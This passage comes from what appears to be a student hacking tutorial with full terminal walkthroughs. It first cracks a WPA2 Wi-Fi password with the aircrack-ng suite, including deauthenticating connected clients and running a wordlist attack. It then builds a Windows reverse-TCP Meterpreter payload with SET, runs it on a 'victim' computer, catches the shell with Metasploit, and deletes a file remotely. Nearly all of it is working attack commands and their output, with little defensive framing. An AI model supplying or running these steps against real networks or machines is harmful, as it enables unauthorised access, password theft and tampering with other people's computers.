  Connection-specific DNS Suffix . . . . . : domain.name

Wireless LAN adapter Wireless Network Connection:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : domain.name

Tunnel adapter Local Area Connection* 9:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : domain.name

Tunnel adapter isatap.domain.name:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : domain.name

C:\Users\Pavan Pankaj>
```

Wi-Fi Hacking

Theory:

Wireless security is the prevention of unauthorized access or damage to computers using **wireless** networks. The most common types of **wireless security** are Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA). **Cracking of wireless networks** is the defeating of security devices in Wireless networks.

Requirements:

1. A working network.
2. A client connected in that network.

Practical Steps:

1. Checking interfaces on our pc.
2. Starting monitor mode on our system on.
3. Scanning for all the available networks.
4. Selecting a network and scanning for clients connected to it.
5. Getting the data generated by deauthing the clients.
6. Using a word list or a dictionary of passwords against that network.

CASE - 1: Cracking the password of WPA-2 security.

STEPS:

1. Open terminal and type first command: 'Airmon-ng'.

This command will show the interfaces status. We need to change the status from managed mode to monitor mode.

```
^ ~ x root@bt: ~
File Edit View Terminal Help
root@bt:~/# airmon-ng

Interface      Chipset      Driver
wlan0          Intel 3945ABG  iwl3945 - [phy0]
root@bt:~/#
```




2. Now type second command: ‘ Airmon- ng start wlan0’. This command enables monitor mode on the wireless interface.

```
^ ~ x root@bt: ~
File Edit View Terminal Help
root@bt:~/# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2444    dhclient3
2507    dhclient3
2605    dhclient
Process with PID 2507 (dhclient3) is running on interface wlan0
Interface      Chipset      Driver
wlan0          Intel 3945ABG  iwl3945 - [phy0]
                                         (monitor mode enabled on mon0)
root@bt:~/#
```



3. Now type third command: 'Airodump-ng mon0'. This command will scan all networks.

ESSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
ya mamma	-61	47	30 0	11	54	WPA2	CCMP	PSK	ya mamma
knucklehead	-68	56	0 0	1	54e	WPA2	CCMP	PSK	knucklehead
brown	-70	88	9 0	3	54e	WPA2	CCMP	PSK	brown
ATT768	-78	43	1 0	11	54e	WPA2	CCMP	PSK	ATT768
chinesey3	-83	45	228 3	11	54e	WPA	TKIP	PSK	chinesey3
jvillecmp	-80	32	2 0	1	54e	WPA2	CCMP	PSK	jvillecmp
raiders	-79	45	0 0	1	54	WPA	TKIP	PSK	raiders
BlueNinja	-80	52	0 0	11	54	WEP	WEP	PSK	BlueNinja
BMW	-81	67	21 2	6	54e	WPA2	CCMP	PSK	BMW
Dev	-82	28	0 0	8	54	WPA2	CCMP	PSK	Dev
chicobros	-81	51	0 0	6	54	WPA	TKIP	PSK	chicobros
ahuman	-86	34	2 0	6	54e	WPA2	TKIP	PSK	ahuman
LittleHui	-86	30	0 0	5	54e	WPA2	CCMP	PSK	LittleHui
vodka	-86	21	0 0	1	54e	WPA	TKIP	PSK	vodka
bradnetgear1357zack	-87	11	0 0	1	54e	WPA2	CCMP	PSK	bradnetgear1357zack
NETGEAR04	-86	24	1 0	7	54e	WPA2	CCMP	PSK	NETGEAR04
ATT144	-87	16	0 0	11	54e	WPA2	CCMP	PSK	ATT144
lanextstine	-87	10	0 0	6	54e	WEP	WEP	PSK	lanextstine
belkin_66e	-88	5	0 0	4	54e	WPA2	CCMP	PSK	belkin_66e
Pugh Jickman	-88	8	0 0	2	54e	WPA2	CCMP	PSK	Pugh Jickman
ahuman	-89	3	0 0	6	54e	WPA2	TKIP	PSK	ahuman
slxpt	-89	3	0 0	11	54e	WPA2	CCMP	PSK	slxpt
NETGEAR	-89	14	4 0	1	54e	OPN			NETGEAR
Linksys	-89	6	0 0	6	54	WPA2	CCMP	PSK	Linksys
OBEYWIFI	-90	3	0 0	9	54e	WPA2	CCMP	PSK	OBEYWIFI
aafi_siba_net	-90	2	0 0	2	54e	WPA2	CCMP	PSK	aafi_siba_net

ESSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	00:1E:29:FF:B1:8F	-89	0 - 1	0	3	Umesh
ya mamma	F0:CB:A1:2A:FB:62	-36	0 - 48	0	56	ya mamma
brown	00:24:80:D7:2C:AB	-84	0 - 1	0	1	brown
CC:AF:78:15:0D:0A	00:91:F5:0E:B3:3A	-80	0 - 5e	0	8	
1082	00:23:69:D2:F8:BF	-65	0 - 36e	1082	216	
BlueNinja	00:1F:A7:24:64:8D	-85	0 - 1	17	3	BlueNinja

4. Now type fourth command: 'Airodump-ng -c (channel) -w (file name to be saved to our pc having captured packets) --bssid (bssid of network) mon0'. This command will scan a single network and you must have to wait until you get handshake file .For our example, it would look like:
'airodump-ng -w capture-packages -bssid 00:22:75:E7:6E:0B -c 11 mon0'.



```
root@bt: ~
File Edit View Terminal Help
CH 11 ][ Elapsed: 5 mins ][ 2012-03-23 07:15 ][ WPA handshake: 00:22:75:E7:6E:0B
BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:22:75:E7:6E:0B -62 100    2953    2609  10 11 54  WPA2 CCMP  PSK ya mamma
BSSID      STATION          PWR Rate Lost Frames Probe
00:22:75:E7:6E:0B F0:CB:A1:2A:FB:62 -39 54 18   1  2699
00:22:75:E7:6E:0B 00:0D:4B:BF:0C:E1 -60 1e- 1e   0     4
```

5. Now type fifth command: 'Aireplay-ng --deauth 64 -a (bssid) mon0'. This command will send deauth request if the data is not generating you can also increase the number of deauth requests. Deauth request would disconnect the clients connected to selected network and this is done so if they retry to connect to the network, it helps in getting handshake fast.



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng --deauth 1 -a 00:22:75:E7:6E:0B -c F0:CB:A1:2A:FB:62 mon0
07:19:01 Waiting for beacon frame (BSSID: 00:22:75:E7:6E:0B) on channel 11
07:19:02 Sending 64 directed DeAuth. STMAC: [F0:CB:A1:2A:FB:62] [ 9/66 ACKs]
root@bt:~#
```

6. Now type sixth command: ‘Aircrack-ng (file name) -w (drag word-list file)’. A word list or a dictionary of passwords is used to try against that network. This command will crack the password.

```
root@bt: ~
File Edit View Terminal Help
Aircrack-ng 1.1 r2076

[00:00:00] 752 keys tested (995.05 k/s)

KEY FOUND! [ number210 ]

Master Key      : E1 84 3D 27 EF C0 ED 7C E2 32 4B 68 04 DE 47 06
                  4A 6F 88 23 47 2E C1 54 88 79 C8 0A E4 87 97 6B
Transient Key   : 4D AE 27 CA 56 3D 3C 0D 6C D4 48 F6 85 44 3B 01
                  64 C3 05 BB FC 60 1F 8D EE 1C 91 A1 25 A3 06 4D
                  B8 EB E3 C3 8E C7 63 FA 14 44 D8 F2 0D C8 9F 0A
                  66 64 3B 8E D6 72 51 3F 92 D0 68 0C 6A E7 3D 68
EAPOL HMAC     : 0B 47 FE 09 A0 2D A1 42 35 E5 A2 EB 98 9D 69 12
root@bt:~#
```

FIREWALL SECURITY

Theory:

A computer can be compromised by an attacker/hacker by using Trojans, Rats, Bot.

Attacker can hack the system remotely or by physical accessing to your computer.

Maybe flaws will be not in your system, it can be hacked due to the installation of some other source software's like flash, torrents etc..



Requirements:

- I. Two connected system on network one is victim and one is attacker
- II. Tools like metasploit and set.

Practical Steps:

- I. First check victim IP address
- II. Make a payload or backdoor
- III. Run the payload on victim machine
- IV. Exploit

Case: Hack the system of the victim.

STEPS:

- 1. Check the IP address of victim

```
ca C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\Pavan Pankaj>ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . : 

Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix . . . . . : domain.name
    Link-local IPv6 Address . . . . . : fe80::5d75:b813:f51e:d552%11
    IPv4 Address . . . . . : 192.168.1.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::3e1e:4ff:fe30:c967%11
                                         192.168.1.1

Wireless LAN adapter Wireless Network Connection:
    Connection-specific DNS Suffix . . . . . : domain.name
    Link-local IPv6 Address . . . . . : fe80::f9fd:4339:dia7:735f%10
    IPv4 Address . . . . . : 192.168.1.6
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter Local Area Connection* 9:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . : 

Tunnel adapter isatap.domain.name:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . : 

Tunnel adapter isatap.{EDE5F263-F2A3-4FB2-B452-B4C8DAE58BA6}:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . : 

C:\Users\Pavan Pankaj>
```

2. Check the attacker IP address.

```
root@root:~# ifconfig
eth0      Link encap:Ethernet HWaddr a4:5d:36:cb:e6:04
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1200 (1.1 KiB) TX bytes:1200 (1.1 KiB)

wlan0    Link encap:Ethernet HWaddr 80:56:f2:0f:a8:dd
          inet addr:192.168.1.3 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::8056:f2ff:fea8:dd/64 Scope:link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4766 (4.6 KiB) TX bytes:10389 (10.1 KiB)

root@root:~#
```

3. Run Set tool on kali Linux

```
root@root:~#
File Edit View Search Terminal Help
:::::::::::::8888888888888888::::::::::
:::::::::::d8888888888888888::::::::::
:::::::::::888:888:888:888::::::::::
::::::::::888:888:888:888::::::::::
::::::::::888:888:P:888::::::::::
::::::::::888:888:888::::::::::
::::::::::888::::::::::
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]      Version: 6.5.6                         [---]
[---]      Codename: 'Mr. Robot'                   [---]
[---]      Follow us on Twitter: @TrustedSec        [---]
[---]      Follow me on Twitter: @hackingDave       [---]
[---]      Homepage: https://www.trustedsec.com      [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

4. Select 4 from menu for create a payload and listener.

```
root@root: ~
File Edit View Search Terminal Help
[...]
[...] The Social-Engineer Toolkit (SET)      [...]
[...] Created by: David Kennedy (ReL1K)      [...]
[...] Version: 6.5.6                          [...]
[...] Codename: 'Mr. Robot'                   [...]
[...] Follow us on Twitter: @TrustedSec      [...]
[...] Follow me on Twitter: @HackingDave     [...]
[...] Homepage: https://www.trustedsec.com    [...]
[...]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) PowerShell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 4
```

5. Select 2 from menu to select meterpreter shell for payload.

```
root@root: ~
File Edit View Search Terminal Help
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 4

1) Windows Shell Reverse TCP
2) Windows Reverse TCP Meterpreter
3) Windows Reverse TCP VNC DLL
4) Windows Shell Reverse TCP X64
5) Windows Meterpreter Reverse TCP X64
6) Windows Meterpreter Egress Buster
7) Windows Meterpreter Reverse HTTPS
8) Windows Meterpreter Reverse DNS
9) Download/Run your Own Executable
   Spawn a command shell on victim and send back to attacker
   Spawn a meterpreter shell on victim and send back to attacker
   Spawn a VNC server on victim and send back to attacker
   Windows X64 Command Shell, Reverse TCP Inline
   Connect back to the attacker (Windows x64), Meterpreter
   Spawn a meterpreter shell and find a port home via multiple ports
   Tunnel communication over HTTP using SSL and use Meterpreter
   Use a hostname instead of an IP address and use Reverse Meterpreter
   Downloads an executable and runs it

set:payloads>2
```

6. Enter attacker IP address and port to listen payload.


```
root@root: ~
File Edit View Search Terminal Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 4

1) Windows Shell Reverse TCP
2) Windows Reverse TCP Meterpreter
3) Windows Reverse TCP VNC DLL
4) Windows Shell Reverse TCP X64
5) Windows Meterpreter Reverse TCP X64
6) Windows Meterpreter Egress Buster
7) Windows Meterpreter Reverse HTTPS
8) Windows Meterpreter Reverse DNS
9) Download/Run your Own Executable
   Spawn a command shell on victim and send back to attacker
   Spawn a meterpreter shell on victim and send back to attacker
   Spawn a VNC server on victim and send back to attacker
   Windows X64 Command Shell, Reverse TCP Inline
   Connect back to the attacker (Windows x64), Meterpreter
   Spawn a meterpreter shell and find a port home via multiple ports
   Tunnel communication over HTTP using SSL and use Meterpreter
   Use a hostname instead of an IP address and use Reverse Meterpreter
   Downloads an executable and runs it


set:payloads>2
set:payloads> IP address for the payload listener (LHOST):192.168.1.3
set:payloads> Enter the PORT for the reverse listener:1337
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):no
Press <return> to continue
```

7. Exit from the set.



```
root@root: ~
File Edit View Search Terminal Help
home https://www.trustedsec.com
[...] The Social-Engineer Toolkit (SET) [...]
[...] Created by: David Kennedy (ReL1K) [...]
[...] Version: 6.5.6 [...]
[...] Codename: 'Mr. Robot' [...]
[...] firewall Follow us on Twitter: @TrustedSec [...]
[...] Follow me on Twitter: @HackingDave [...]
[...] Homepage: https://www.trustedsec.com [...]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
probability.vmdk
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> exit
```

8. Copy payload exe from linux.



9. Placed payload in the victim computer and execute it.



10. Run metasploit in attacker computer and enter attacker IP address and Port number to listen payload and then run exploit.

```
File Edit View Search Terminal Help
root@root: ~
http://metasploit.pro

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit
+ --=[ metasploit v4.11.4-2015090201 ]=
+ --=[ 1476 exploits - 852 auxiliary - 239 post      ]=
+ --=[ 432 payloads - 37 encoders - 8 nops        ]=
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]=


msf > use exploit/multi/h
Display all 117 possibilities? (y or n)
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf exploit(handler) > set lport 1337
lport => 1337
msf exploit(handler) > exploit
```

11. Meterpreter shell run on the victim computer.


12. We are checking C drive directory on the victim computer.

```
File Edit View Search Terminal Help
40777/rwxrwxrwx 0 dir 2015-01-02 14:31:23 +0530 xampp

meterpreter > cd c:/
meterpreter > ls
Listing: c:\
=====
Mode Size Type Last modified Name
---- -- -- -----
40777/rwxrwxrwx 0 dir 2015-07-15 17:08:30 +0530 $AVG
40777/rwxrwxrwx 0 dir 2014-06-02 22:15:11 +0530 $Recycle.Bin
40777/rwxrwxrwx 0 dir 2015-08-30 15:05:10 +0530 $Windows.-BT
40777/rwxrwxrwx 0 dir 2015-08-10 23:12:58 +0530 $Windows.-WS
40777/rwxrwxrwx 0 dir 2014-06-02 22:16:50 +0530 Dell
40777/rwxrwxrwx 0 dir 2009-07-14 10:38:56 +0530 Documents and Settings
40777/rwxrwxrwx 0 dir 2015-10-18 23:22:13 +0530 Downloads
40777/rwxrwxrwx 0 dir 2014-06-02 22:20:31 +0530 Intel
40777/rwxrwxrwx 0 dir 2014-07-18 10:05:27 +0530 Log
40555/r-xr-xr-x 0 dir 2014-07-30 18:33:17 +0530 MSOCache
40777/rwxrwxrwx 0 dir 2009-07-14 08:50:08 +0530 PerfLogs
40555/r-xr-xr-x 0 dir 2015-10-18 23:21:53 +0530 Program Files
40555/r-xr-xr-x 0 dir 2015-03-02 12:32:50 +0530 Program Files (x86)
40777/rwxrwxrwx 0 dir 2015-05-03 19:37:35 +0530 ProgramData
40777/rwxrwxrwx 0 dir 2014-06-02 22:14:29 +0530 Recovery
40555/r-xr-xr-x 0 dir 2014-10-02 18:58:47 +0530 Sandbox
40777/rwxrwxrwx 0 dir 2015-10-23 19:29:46 +0530 System Volume Information
40777/rwxrwxrwx 0 dir 2015-08-17 16:47:46 +0530 TurboC++
40555/r-xr-xr-x 0 dir 2014-06-02 22:15:03 +0530 Users
40777/rwxrwxrwx 0 dir 2015-05-29 19:32:03 +0530 Windows
100666/rw-rw-rw- 1702 fil 2015-07-15 17:04:28 +0530 bdlog.txt
100666/rw-rw-r- 4 fil 2015-10-24 12:30:06 +0530 firewall.txt
100666/rw-rw-r- 3120226304 fil 2015-10-24 11:09:15 +0530 hiberfil.sys
100666/rw-rw-r- 4160303104 fil 2015-10-24 11:09:15 +0530 pagefile.sys
40555/r-xr-xr-x 0 dir 2015-07-20 07:54:37 +0530 swsetup
40777/rwxrwxrwx 0 dir 2014-07-15 07:46:52 +0530 tata
40777/rwxrwxrwx 0 dir 2015-01-02 14:31:23 +0530 xampp

meterpreter >
```

13. C drive directory in victim computer.




14. Delete a file firewall.txt from victim computer.

```
root@root: ~
File Edit View Search Terminal Help
=====
timestamp      Manipulate file MACE attributes
meterpreter > rm firewall.txt
meterpreter > ls
Listing: c:\

Mode          Size        Type  Last modified      Name
-----
40777/rwx rwx rwx    0         dir   2015-07-15 17:08:30 +0530  $AVG
40777/rwx rwx rwx    0         dir   2014-06-02 22:15:11 +0530  $Recycle.Bin
40777/rwx rwx rwx    0         dir   2015-08-30 15:05:10 +0530  $Windows.-BT
40777/rwx rwx rwx    0         dir   2015-08-10 23:12:58 +0530  $Windows.-WS
40777/rwx rwx rwx    0         dir   2014-06-02 22:16:58 +0530  Dell
40777/rwx rwx rwx    0         dir   2009-07-14 10:38:56 +0530  Documents and Settings
40777/rwx rwx rwx    0         dir   2015-10-18 23:22:13 +0530  Downloads
40777/rwx rwx rwx    0         dir   2014-06-02 22:20:31 +0530  Intel
40777/rwx rwx rwx    0         dir   2014-07-18 10:05:27 +0530  Log
40555/r-xr-xr-x    0         dir   2014-07-30 18:33:17 +0530  MSOCache
40777/rwx rwx rwx    0         dir   2009-07-14 08:50:08 +0530  PerfLogs
40555/r-xr-xr-x    0         dir   2015-10-18 23:21:53 +0530  Program Files
40555/r-xr-xr-x    0         dir   2015-03-02 12:32:58 +0530  Program Files (x86)
40777/rwx rwx rwx    0         dir   2015-05-03 19:37:35 +0530  ProgramData
40777/rwx rwx rwx    0         dir   2014-06-02 22:14:20 +0530  Recovery
40555/r-xr-xr-x    0         dir   2014-10-04 18:58:47 +0530  Sandbox
40777/rwx rwx rwx    0         dir   2015-10-23 19:29:46 +0530  System Volume Information
40777/rwx rwx rwx    0         dir   2015-08-17 16:47:46 +0530  TurboC++
40555/r-xr-xr-x    0         dir   2014-06-02 22:15:03 +0530  Users
40777/rwx rwx rwx    0         dir   2015-05-29 19:32:03 +0530  Windows
100666/rw-rw-rw-  1782     fil   2015-07-15 17:04:28 +0530  bdlog.txt
100666/rw-rw-rw-  3120226304  fil   2015-10-24 11:09:15 +0530  hiberfil.sys
100666/rw-rw-rw-  4160303104  fil   2015-10-24 11:09:15 +0530  pagefile.sys
40555/r-xr-xr-x    0         dir   2015-07-20 07:54:37 +0530  swapfile
40777/rwx rwx rwx    0         dir   2014-07-15 07:46:52 +0530  tata
40777/rwx rwx rwx    0         dir   2015-01-02 14:31:23 +0530  xampp

meterpreter > |
```

15. Firewall.txt file is not present in victim computer.



